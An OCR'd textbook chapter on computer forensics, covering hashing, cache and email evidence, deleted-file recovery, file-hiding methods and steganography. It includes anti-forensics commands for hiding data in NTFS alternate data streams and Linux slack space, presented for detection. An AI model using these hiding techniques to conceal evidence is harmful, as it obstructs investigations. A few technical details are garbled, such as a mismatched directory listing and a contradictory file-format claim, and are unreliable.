
```
C:\>md5sum c:\pass.txt > checksum.txt
```

Now let's make a one-character change to the original (pass.txt) file. After making the change, append (>>) to the original output file (checksum.txt) and compare the results:

```
C:\>md5sum c:\pass.txt >> checksumfile.txt
C:\>type checksumfile.txt
\4145bc316b0bf78c2194b4d635f3bd27 *c:\\pass.txt
\cfbc4c6be5c2de532922001e78694d6a *c:\\pass.txt
```

Does anything look different? Even though only one character was changed in the file, the hashes are now completely different. As you can see, the creation of hashes is rather straightforward. Tools such as MD5sum are valuable in that they can verify no changes have been made, even to one character! During an investigation, it's important to remember that these values should be stored on some type of read-only media, such as a CD. Doing so helps ensure their integrity and prevents tampering.

Creating hashes for an entire hard disk could turn into a time-consuming process. Fortunately for us, there are several ways to automate this procedure. First, the command-line tool could be scripted. If you are more comfortable using a GUI-based tool, there are many available on the Web. Make sure that they come from a trusted source, and spend some time checking out their mode of operation. You might want to try MD5summer, available at www.md5summer.org/download.html. Upon startup, it opens a window asking


MD5Summer

Please select the root folder:

Checksum type: MD5

**Figure 11-4** MD5summer.

you to choose the root folder to start the hashing process (see Figure 11-4). This is great, because the source could be a hard drive, CD, disk, or network drive. You can choose the entire drive or just specific portions. After you choose a root folder or starting point, the program scans the target and creates a checksum for each file. The results can then be stored on a nonwritable media, such as a CD. Good procedure requires that this information be documented, labeled, and stored offline in a secure location.

Tripwire is another well-known file-integrity program. Dr. Eugene Spafford, from Purdue University, originally developed Tripwire in 1992 for the Unix platform. In 1999, it was released as a commercial product for Windows and other platforms. You can download a free, open source copy of the Linux version at `www.tripwire.org`. The commercial version of Tripwire is available at `www.tripwire.com`.

## Trace-Evidence Analysis

Analysis is the process of examining the evidence. And although you might be tempted to look at (analyze) evidence before it is copied or authenticated, don’t until you have performed an MD5 hash. Forensic analysts typically make two copies of the original drive and work with one of the copies. In real life, forensic investigators use many different programs when conducting their analysis. Likewise, you are unlikely to find a single program that will do everything you need to perform an analysis. The two leading programs are EnCase by Guidance and Forensic Toolkit (FTK) by AccessData. FTK has been provided as a demo on the enclosed CD. This will allow you to try out a real piece of forensic software to see how it actually functions.

### EVIDENCE VS. TRACE EVIDENCE

***Trace evidence* is a term that originates from the field of criminal forensics. Whereas criminal trace evidence can be described as small amounts of material left behind (such as a fingerprint), computer trace evidence is small amounts of data or small changes in a computer system. Imagine the attacker that works hard to cover their tracks. Not wanting to be detected, he attempts to remove evidence of his crime. What remains is trace evidence.**

One question that many ask at this point in an investigation is whether there will be trace evidence. If an incident did occur, the answer should be yes. There should always be some trace evidence. Whenever two objects come into contact, a transfer of material occurs. This is known as Locard's exchange principle and is almost universally accepted by all forensic analysts. According to this principle, simply stated, no matter how hard someone tries, some trace evidence always remains. The complexity of modern computers leaves the forensic analyst many places to look for its existence. Even though suspects can make recovery harder by deleting files and caches, some trace evidence always remains. During an investigation, examine the slack space, cache, registry, browser history, and `pagesys` file to make sure that you discover all the potential evidence.

### HOW TRACE EVIDENCE AND FORENSICS HELPED CATCH THE CREATOR OF THE MELISSA VIRUS

**While the origins of many computer viruses remain unknown, some malware creators have been found and brought to justice. A case in point is the Melissa virus. When the Melissa virus was released, it caused massive havoc throughout the Internet. Because of the way it worked, disguising itself as email from friends or colleagues, it spread quickly.**

**As the manhunt intensified to find the creator, computer forensics were put to the test. Many were surprised at how quickly the FBI found the perpetrator. Files posted in the `alt.sex` newsgroup were found to obtain the virus. Investigators quickly began to examine these file and others posted by the same user. Soon, it was determined that all of these messages had been sent from the same hijacked AOL account. While IP addresses and login times were**

**being researched by AOL technicians, other investigators started decompiling documents and code to look for MAC addresses and other clues that might be present. By examining Word documents that had originated from the perpetrator, investigators were able to tie in the document's GUID to a specific MAC address. Along with the login information provided by AOL, a match was quickly confirmed. In less than a week after Melissa was initially posted, the FBI was knocking at David L. Smith's door.**

Remember that file slack occurs when a cluster is only partially used; the remaining unused space is the file slack. Although it might not be used to currently hold a file, there might very well be information left there from previous disk writes or information the system has used for padding. These remnants may contain information a forensic investigator might consider valuable. Even if this information lies beyond the EOF (End of File) marker, tools that allow the examination and recovery of this data are available to forensic investigators.

One way to examine this information is by using a hex editor or other specialized tool. Some of the tools that can be used to examine the slack space include AccessData's Forensic Toolkit, Guidance's EnCase, Norton's Disk Editor, NTI's GetSlack, and X-Ways Software's WinHex. You can download a demo version of WinHex at `www.sf-soft.de/winhex/index-m.html`.

Because of the size of most modern hard drives, you would have to spend a lot of time manually searching a drive for specific evidence. The best approach is to use some type of automated tool to locate the suspected evidence. Programs such as WinHex enable you to enter words or phrases to search on. You will want to search for words that are specific to the investigation, such as terms associated with drugs, hacking, pornography, or other questionable activities.

What you actually search for depends on the particulars of the case of investigation. You will probably need to do some deductive reasoning and search for specific words or file-extension types. Just as with passwords, people like names they can remember. Therefore, search for family names, friends' names, hobbies, and so forth. Look around the suspect's work area and observe it closely for clues — for example, sports photos, hobbies, and the like. Many people use pet names, phone numbers, or other easily identified items that may be used for passwords.

Cache files are another area of investigation. Cache files are used for temporary storage. Computers use many types of caching to store information that is regularly needed. When a program or application needs information, it typically checks the cache first to see whether that information is there. If it is not found, the program/application accesses the drive or other storage.

Caching is of interest to anyone involved in forensics because of the information that might have been stored. Computers use a cache to speed up response times and to prevent the computer from having to reload the information from the original source. To see an example of a caching in action, enter **arp /a** at the command prompt. What will be returned is the corresponding IP to MAC address that is used for network communication. In the world of Windows, this information is initially cached for 2 minutes; if the systems communicate within that time, the information will be cached for an additional 10 minutes.


## Browser Cache

One of the more useful caches to peruse is the browser cache. Browser cache files are temporary files that may contain images/text from recently visited web pages. The browser settings determine how long the files are saved and the cache's default size. The history log saves a file of sites visited with the associated dates and times. Internet Explorer stores cache information in a file called `Index.dat`.

What's interesting about `Index.dat` is that according to Microsoft, `http://support.microsoft.com/?kbid=322916`, ''The Index.dat file is never resized or deleted. Clearing the Internet Explorer history by clicking the Clear History button on the General tab in the Internet Options dialog box does not change the size of the Index.dat file. Also, setting the Days to keep pages in history value to 0 (zero) on the General tab does not change the size of the Index.dat file.'' For the forensic analyst, this means that `Index.dat` is a good place to check for a listing of web sites the suspect has visited. Tools such as Forensic Toolkit can easily parse and examine the browser cache.

Firefox/Mozilla/Netscape and other related browsers also save the Internet activity using a similar method to IE's. These programs save the cache in a file named `History.dat`. `History.dat` and `Index.dat` are, however, different in that the `History.dat` file is saved in a binary format, unlike the cryptic binary format that `Index.dat` is stored in. Also, `History.dat` does not link web site activity with cached web pages. Because of the cryptic format that Internet Explorer uses, it is good to have a tool available to browse the file. One such tool is Belkasoft IE History Extractor; the program is available at `www.snapfiles.com/download/dlbelkaieextractor.html`, as shown in Figure 11-5. Although this type of program isn't required to browse the history file, it sure makes the job easier. It allows you to copy and paste or search for specific entries.

What other type of information is commonly cached? Lots! Most Microsoft office applications have a built-in save feature. As individuals are working on documents, spreadsheets, or other office applications, temporary versions are stored on the hard drive in a temporary folder. These temp variables are set when the computer boots up. On Windows 9x/Me systems, the default



Belkasoft IE History Extractor

Extraction finished successfully!

All history entries count - 55

History entries - 9

☐ Open generated file

**Figure 11-5** IE History Extractor.

location is `C:\Windows\Temp`. On Windows NT/2000/XP/Vista, the default location is set to the path that corresponds to the user, as in `c:\documents and settings\administrator\local settings\temp`. To verify this, open a command prompt and enter the command **set**. What will be returned is the path to the temporary folder. By browsing to that folder, you can see how much information is stored there. Microsoft Office documents hold lots of residual data — enough so that Microsoft offers a tool called Remove Hidden Data to scrub such documents. It is available at `http://www.microsoft.com/downloads/details.aspx?FamilyId=144E54ED-D43E-42CA-BC7B-5446D34E5360&displaylang=en`.

If that is not enough information to get you started on your quest to uncover cached information, browse to the `Recent Documents` folder to get a list of all documents and files that have been recently opened. This folder will not only provide you with file names but also the dates and times that these files were last modified. On a Windows NT/2000/XP/2003/Vista computer, this folder is found in the `C:\Documents and Settings` folder. Other types of temporary files are stored throughout the drive. Whereas some are erased when a system is shut down, others live on and continue to reside on the drive. Most use the `.tmp` extension, so it's always a good idea to search the drive for these files. Some may expose useful information.

## Email Evidence

Email can offer a treasure chest of information. Email can provide valuable clues to an investigation. If suspects are using online email services such as Hotmail or Yahoo!, you will have to dig deeper into the disk to find trace evidence. If this is the case, perform a low-level search for strings of data that may now reside in slack or free space. If the suspect is on a corporate system, there is a good chance that the email was backed up on a server or may have been stored off-site.


The actual format of stored email will vary. Unix email is saved in a text file. Therefore, you can use ''grep'' or read it with a paging utility. Windows Outlook email is of a proprietary type. The easiest way to view it is by using Outlook. Outlook saves mail in PST files. These files can be pulled into the Outlook application by copying the suspect's PST file and loading it into another computer that has had the default PST file erased. Then, when Outlook is restarted, it will prompt the user for the location of the missing PST file. Just point to the suspect's PST file and allow it to load. Another option is to view the suspect's email with a forensic tool. AccessData's Forensic Toolkit supports Outlook, Outlook Express, AOL, Netscape, and others.

You will also find it helpful to search for and review VCF files. These are used to identify the user or are sent to other users with contact information. These can contain names, addresses, phone numbers, pager numbers, and more. The best way to locate these is by performing a search of the hard drive. Just look for `*.vcf`. When found, they can be viewed with Notepad or other text viewers. Digging deeper, you can even examine email headers to determine the true source of the email.

Understanding email headers can help you track down suspects. Many of the potential risks discussed earlier will most likely be using email. Hackers excel at using email to run social-engineering scams. Spammers, identity thieves, and other use email to solicit potential victims, and terrorists use email to communicate with accomplices. This should help demonstrate the reach and importance of email.

What you really need to know about an email header are the fields that identify the sender of the message. These fields include IP Address, Sender, Reply To, and so on. Email source names can be easily spoofed or forged. What's harder to hide is the true IP address that the message originated from and the IP addresses that the message transmitted through on its way to the destination. The best way to understand this process is to actually look at an email header. Because Outlook is one of the most popular email clients, it is used for the example. Figure 11-6 shows an email header viewed through Outlook. If you look closely, you will see the source IP address.

The information in the Received From header, which shows the path the email actually took, is listed in reverse order. The last or bottom IP address is actually the first one put on. It identifies the IP address of the server that sent the message. As you work up through the header, you will move toward the target or recipient. When you have obtained the sender's IP address, you can use WHOIS or use an online tool such as SamSpade (`www.samspade.org`) to identify the owner of the IP address in question. If you want to become an email expert, review RFC 822, available at `www.ietf.org/rfc.html`. This document fully defines SMTP and email headers.



Importance: Normal

Sensitivity: Normal

□ Encrypt message contents and attachments

□ Add digital signature to outgoing message

□ Request S/MIME receipt for this message

□ Request a delivery receipt for this message

□ Request a read receipt for this message

Have replies sent to:

□ Expires after: None 12:00 AM

Internet headers:

```
Return-Path: <JSleeva@wiley.com>
Delivered-To: 264-mikeg@thesolutionfirm.com
Received: (qmail 5014 invoked from network); 23 Aug 2007 09:04:33 -0500
Received: from hmi2.wileypub.com (12.165.240.75)
  by vhost33.ev1servers.net with SMTP; 23 Aug 2007 09:04:33 -0500
To: mikeg@thesolutionfirm.com
Cc: LAtkinso@wiley.com
```

**Figure 11-6** Outlook email header.

## Deleted/Overwritten Files and Evidence

Some uninformed users might believe that a file dropped into the Recycle Bin is permanently erased. In reality, the clusters or blocks in which the information resides are marked as *unallocated space*. The data remains intact until overwritten. As an analogy, consider the out-of-luck renter who falls behind on his rent. Soon, the landlord posts the eviction notice on the door, places an ad in the paper (''apartment for rent''), and the renter's name is removed from the mailbox. All the while, the renter remains in the apartment until forced out by the landlord. Such is the case of evicted data. It remains on the drive until forced out by new information. On a large drive, unallocated clusters may remain unused for a period of time. Even if the clusters are reused, remnants of the old data may remain in the slack space. Tools such as Active@UNDELETE and Norton UnErase can be used to restore information on a Windows system. To recover deleted files or partitions on a Linux computer, consider TestDisk from `www.cgsecurity.org//index.html?testdisk.html`. For a Windows system, visit PC Inspector at `www.pcinspector.de/Sites/file_recovery/info`

.htm?language=1. And for MAC OS X computers, see http://subrosasoft.com/OSXSoftware/index.php?main_page=product_info&products_id=1.

## Other Trace Evidence

Other types of trace evidence to investigate are logon and connection times. Contact the network administrator and request all the information he or she might have about any user who is being investigated. Data backups should also be requested, as they are another source of potential information. Even though a warrant may be needed to obtain this data, it could be well worth the time and trouble involved.

When collecting evidence, certain legal constraints must be followed. Law enforcement has many more rights when performing a search than do private citizens. It's important that companies develop acceptable use policies (AUPs). The document should specify precisely what employees are allowed to do with the company's systems and what is prohibited, and what will happen to them if they break the rules. The AUP should also specify what level of privacy employees can expect and that the company maintains the right to monitor, review, and analyze computer systems. It's best to check with the organization's legal department for what can and cannot be done should any type of search and seizure be required.

If the user is in a networked environment, there is also the possibility that information has been stored remotely on a server or other networked device. Backups, audit trails, and other information gathered from the suspect's computer can help determine the location of hidden remote data. You also want to search the user's area for disks, zip cartridges, external hard drives, PC cards, and any other form of external media. Remember to configure these to read-only before you attempt to examine them and document what you find.

When dealing with computers that more than one person had access to, you may have to establish who is the culprit. How can you determine who had access at any particular time? Audit records, file time and date stamp, along with logon/logoff times help in this investigative process. If the investigation involves home users or those who have some type of Internet access, consider contacting their *Internet service provider (ISP)*. ISP logs can also provide valuable clues. Many individuals maintain free email accounts that may contain information they are attempting to keep hidden. If required, logon times, IP addresses, and other pertinent information can be subpoenaed from these providers. In the end, each piece of information you recover will help to build a more accurate picture of the truth. Putting together all the pieces may be difficult, but it is not impossible. One final consideration is time, as most providers keep log information for only a predefined period of time. This means you must act quickly when contacting third parties or working with law enforcement to subpoena information.

# Hiding Techniques

Not every suspect is going to leave the evidence you are searching for in a folder named `My_Illegal_Stuff`. Evidence may have been erased, renamed, or hidden. Information stored within a computer can only exist in one or more predefined areas. Information can be stored as a normal file, deleted file, hidden file, or in the slack or free space. Understanding these areas, how they work, and how they can be manipulated will increase the probability that you will discover hidden data. Not all suspects you encounter will be super cybercriminals. Many individuals will not hide files at all, whereas others will attempt simple file-hiding techniques. You may discover cases where suspects were overcome with regret, fear, or remorse and attempted to delete or erase incriminating evidence after the incident. Most average computer users don't understand that to drop an item in the Recycle Bin doesn't mean that it is permanently destroyed. Such futile attempts to avoid discovery may prevent the average user from finding data, but they will not deter a forensic analyst.

Searching for files and folders on a suspect's computer can be one of the more interesting parts of forensics. If you have detective-like skills, you will most likely excel at this endeavor. The big question is where to look. Well, we will start by discussing some common ways to hide information on a computer hard drive.

## Common File-Hiding Techniques

One common hiding technique is to place the information in an obscure location such as: `C:\Winnt\System32\OS2\Drivers`. Again, this will usually block the average user from finding the file. The technique is just that of placing the information in an area of the drive where you would not commonly look. A system search will quickly defeat this futile attempt at data-hiding. Just search for specific types of files such as BMP, TIF, DOC, and XLS. Using the search function built into Windows is a great way to quickly find this type of information. If you are examining a Linux computer, use the **grep** command to search the drive.

Another hiding technique is to use file attributes to hide the files or folders. In the world of Windows, file attributes can be configured to hide files at the command line with the **attrib** command. This command is built into the Windows operating system. It allows a user to change the properties of a file. Someone could hide a file by issuing **attrib +h secret.txt**. This command would render the file invisible in the command-line environment. This can also be accomplished through the GUI by right-clicking a file and choosing the hidden type.

Would the file then be invisible in the GUI? Well, that depends on the view settings that have been configured. Open a browse window and choose Tools ➪ Folder Options ➪ View ➪ Show Hidden Files, then make sure that Show Hidden Files is selected. This will display all files and folders, even those with the `+h` attribute set. Another way to get a complete listing of all hidden files is to issue the command **attrib /s › attributes.txt** from the root directory. The **attrib** command lists file attributes, the **/s** function lists all files in all the subdirectories, and › redirects the output to a text file. This text file can then be parsed and placed in a spreadsheet for further analysis. Crude attempts such as these can be quickly surmounted.

You might encounter a system in which an individual has renamed the file extensions to deter discovery. Thanks to the fine legacy of Windows DOS, the operating system is dependent on the file extension to establish which application to open the file with. Windows uses the file extension to determine what to do with any particular file type. The extension is what follows the period. For example, in the file `hidden.txt`, `hidden` is the name of the file, and `txt` is the extension. Extensions are usually three characters, but can be two or four. If Microsoft Word is associated with text files and you double-click `hidden.txt`, Word will open the file. If `hidden.txt` is renamed `hidden.bmp` and someone attempts to open the file, Paintbrush or the associated BMP program will report a file error and fail to open the file properly.

The best approach to overcome this shortcoming of Windows is to not use Explorer to open files on a suspect's drive. Use a multifile viewer; these programs don't look at the file extensions. These programs examine the hexadecimal value found in the header that corresponds to the true file type. One of the programs that will perform these functions is Quick View Plus. A time-limited download is available at `www.download.com/3000-2381_4-10629060.html`.

An example the capabilities of Quick View Plus is provided here. First a file was renamed, giving it the incorrect extension:

```
C:\forensics\rename hidden.txt hidden.bmp
```

Then an attempt was made to open the newly renamed file. As expected, Windows failed to open the file. Windows did not recognize the changed file format. Quick View Plus opens the same file correctly and is not misled by the changed file extension. This program is powerful. It enables you to browse the drive and view the contents of a multitude of file types. Quick View can view more than 250 common file types. This type of program is a must for any forensic analyst.

Other common Windows tricks include tactics such as renaming directories with alt+255 preceding the name. This can make the directory inaccessible in Windows because it cannot handle the alt+255 character. After this type of switch is implemented, a suspect would have to access the directory through DOS. This type of manipulation is also detectable with multifile viewers.

Windows isn't the only platform to offer easy ways to hide files or folders. When dealing with Linux, watch for the following, simple technique. This sleight-of-hand trick takes advantage of easily overlooked items. If you perform a directory listing of a Linux computer with the **ls-al** command, you will see the following type of response returned.

```
12/05/2007  08:24 PM    <DIR>          .
12/05/2007  08:24 PM    <DIR>          ..
12/05/2007  08:24 PM    <DIR>          ...
12/20/2007  06:31 PM             4,963 proc32
05/01/2007  08:04 PM    <DIR>          msf3
10/02/2004  10:48 AM             1,817 .vclass.props
08/16/2004  10:32 AM                 0 var.log
```

Upon the first glance, everything probably looks okay. However, if you look a little closer, you will see a directory named ... (three dots). The user created this directory by issuing the `mkdir` command. This is easily overlooked because it blends in so well and is obscured by the normal file listing. These hidden directories can be traversed by simply issuing the `cd` command. In Linux, any file or directory whose name begins with a dot is hidden and cannot be viewed with the `ls` command unless you use the `-a` switch. You might think some of the methods described here seem trivial, but many times these simple techniques will cause investigators to overlook files.

## Advanced File-Hiding Techniques

The next level of data-hiding techniques is more advanced than the previous ones. Windows has the built-in functionality to hide data without a trace if the drive is formatted with NTFS. *NTFS (New Technology File System)* is a file system used by Microsoft systems if FAT is not being used. NTFS allows the user to enable security to be implemented on the file and directory level and is considered much more advanced than FAT.

This ability is in place because of something called Alternate Data Streams (ADS). NTFS supports ADS to maintain interoperability with Macintosh computers. Files stored on Macintosh computers come in two parts, also described as forks; one is the data fork, the other is the resource fork. The resource fork is what should be hidden in the NTFS stream. This won't work in Linux, but you can remove files using the **rm** command and have the data remain on the disk just as in the Windows environment.

ADS offers a relatively advanced means of hiding data inside of files. The file size does not change, and without knowing the name of the streamed file or having specialized software tools, the streamed file is invisible. Let's look at an example of how a file can be hidden with ADS. The command sequence follows. First, the following command was issued:

```
Type exam.zip > readme.txt:exam.zip
```

This command streamed `exam.zip` behind `readme.txt`. That's all that is required to stream the file. Now the original secret file can be erased:

```
Erase exam.zip
```

Now all the computer criminal must do to retrieve the secret file is to enter the following:

```
Start c:\warez\readme.txt:exam.zip
```

This executes the ADS and opens the secret file. Another insidious feature of ADS is that you can stream multiple files behind one file. The command syntax would simply be as follows:


```
Start c:\warez\readme.txt:exam2.zip
Start c:\warez\readme.txt:exam3.zip
Start c:\warez\readme.txt:exam4.zip
```

Luckily, you can detect ADS files with a tool such as SFind by Foundstone. Sfind is shown in Figure 11-7.

As mentioned earlier, Linux does not support ADS, although there is an interesting slack-space tool available called bmap, which you can download from `www.securityfocus.com/tools/1359`. This Linux tool can pack data into existing slack space. Anything can be hidden there as long as it fits within the available space or is parsed up to meet the existing size requirements. The command syntax to hide data in slack space is

```
Echo "the root password is LinuxRu!32" | bmap -mode putslack /etc/shadow
```

This command would put "the root password is LinuxRu!32" in the slack space behind the `/etc/shadow` file.



```
C:\>cd temp

C:\temp>sfind
Searching...
C:\temp\adobe\Adobe Acrobat 5.0
```

**Figure 11-7** Using SFind to detect hidden streamed files.

Although this data will not be seen with standard system tools, forensic software such as the Coroners Toolkit, will easily find this hidden data. The Coroner's Toolkit is a good set of Linux forensic tools that you can download from `www.porcupine.org/forensics/tct.html`. Another excellent choice is Autopsy. This is one of the forensic tools included on BackTrack, `www.remote-exploit.org/backtrack.html`.

## Steganography

*Steganography* is the art of secret writing. With steganography, messages can be hidden in image or sound files before being sent. In cryptography, the attacker knows that there is a secret message and attempts to decipher it. In steganography, the object is to keep the attacker from knowing that a secret message exists.

This type of secret communication is something that has been around for centuries. Books were written on this subject in the 15th and 16th centuries. The term *steganography* derives from a Greek word that means *covered writing*. One of the ways it was originally used was to tattoo messages onto someone's shaved head; after the hair had grown out, that individual was sent to the message recipient. While this is certainly a way to hide information in plain sight, it is a far cry from how steganography is used today.

Steganography was catapulted to the 21st century by way of computers. Today, steganography uses graphics and sound files as a carrier. The carrier is the non-secret object used to transport the hidden message. Steganographic utilities can work in one of two ways. First, they can use the graphic or sound file to hide the message. Second, the message can be scrambled or encrypted while being inserted into the carrier. This dual level of protection vastly increases the security of the hidden object. Even if someone discovers the existence of the hidden message, the encryption method to view the contents must be overcome. Some government officials have expressed fears that many security specialists are untrained at detecting this type of secret communication. According to reports in *USA Today*, `www.usatoday.com/tech/news/2001-02-05-binladen.htm`, officials have confirmed that the terrorist Osama bin Laden and others ''are hiding maps and photographs of terrorist targets and posting instructions for terrorist activities on sports chat rooms, pornographic bulletin boards, and other web sites'' by embedding these messages in steganographically altered photographs.

Steganography hides information in a bitmap by spreading the data across various bits within the file. Computer-based pictures or bitmaps are composed of many dots. Each one of the dots is called a pixel. Each pixel has its own color. These colors can range between no color (binary 0) to full color (binary 255). Sound files are also represented by corresponding binary values. For example, suppose that the Windows startup sound file has the following 4 bytes of information in it:

```
225        38         74         130
11100001   00100110   01001010   10000010
```

If you want to hide the decimal value 7 (binary 0111) here, you could simply make the following change:

```
224         39        75         131
11100000    0010011   01001011   10000011
```

So, although the actual sound file has changed very little, the data has been successfully hidden within the carrier. In this example, the least significant bit was used to hide the data. Strong steganographic tools vary the bit placement used to store the information to increase the difficulty of someone attempting to brute-force the algorithm. The actual amount of data that can be hidden within any one carrier depends on the carrier's total size and the size of the hidden data. What does this mean? There is no way to hide a 10 MB file in a 256KB sound file. The container or carrier is simply too small.

Just as with the other tools and techniques discussed so far in this book, the best way to increase your skill set is by using the tools. Several good steganographic tools are available on the Internet. Steganos, which is available as a time-limited download at `www.steganos.com/./en/`, and S-Tools, which is distributed as shareware at `http://www.hitsquad.com/smm/programs/S-Tools_for_Windows/`, are two good choices.

S-Tools is an easy-to-use program. Once the program is open, start Explorer or browse to the graphic file you want to work with and drag it onto the S-Tools screen. After dragging the graphic file onto the S-Tools screen, use Explorer to select all the files that you want hide, drag them over the open picture file that you want to hide them in, and let go. Figure 11-8 shows S-Tools.

If you choose to compress the inputted files, a short pause occurs while the compression proceeds. When this process has finished, you are presented with the security dialog used to choose the level and type of protection you require for the hidden data. The encryption types include DES, Triple DES, IDEA, and MDC. When the hiding process is complete, the steganographically altered image appears in a second window for you to see that both images look the same (see Figure 11-9).

What is also nice about this particular program is that is shows the total amount of data that can be stored within any one image without image degradation. In this particular case, the image can hold a total of 60,952 bytes.




**Figure 11-8** S-Tools.




**Figure 11-9** S-Tools image comparison.

You can take a look at one of the strangest steganographic tools at `www.spammimic.com`. The program featured on this web site, Spam Mimic, enables you to take a short message and encode it into a spam-like message. The recipient just plugs the spam message into the decoder and retrieves the true text.

### Detecting Steganographic Tools

If you find steganographic programs on a suspect's computer, be prepared to conduct a through search. Steganographic tools are not included as a standard option or tool on Windows or Linux machines. Detecting steganographically altered files is difficult. The two files are identical except for the name and time stamp. Another warning to heed is that any file opened with S-Tools will prompt you for a decryption password regardless of whether a message is hidden inside it. The bottom line is that it is very hard to detect the use of steganographic tools.

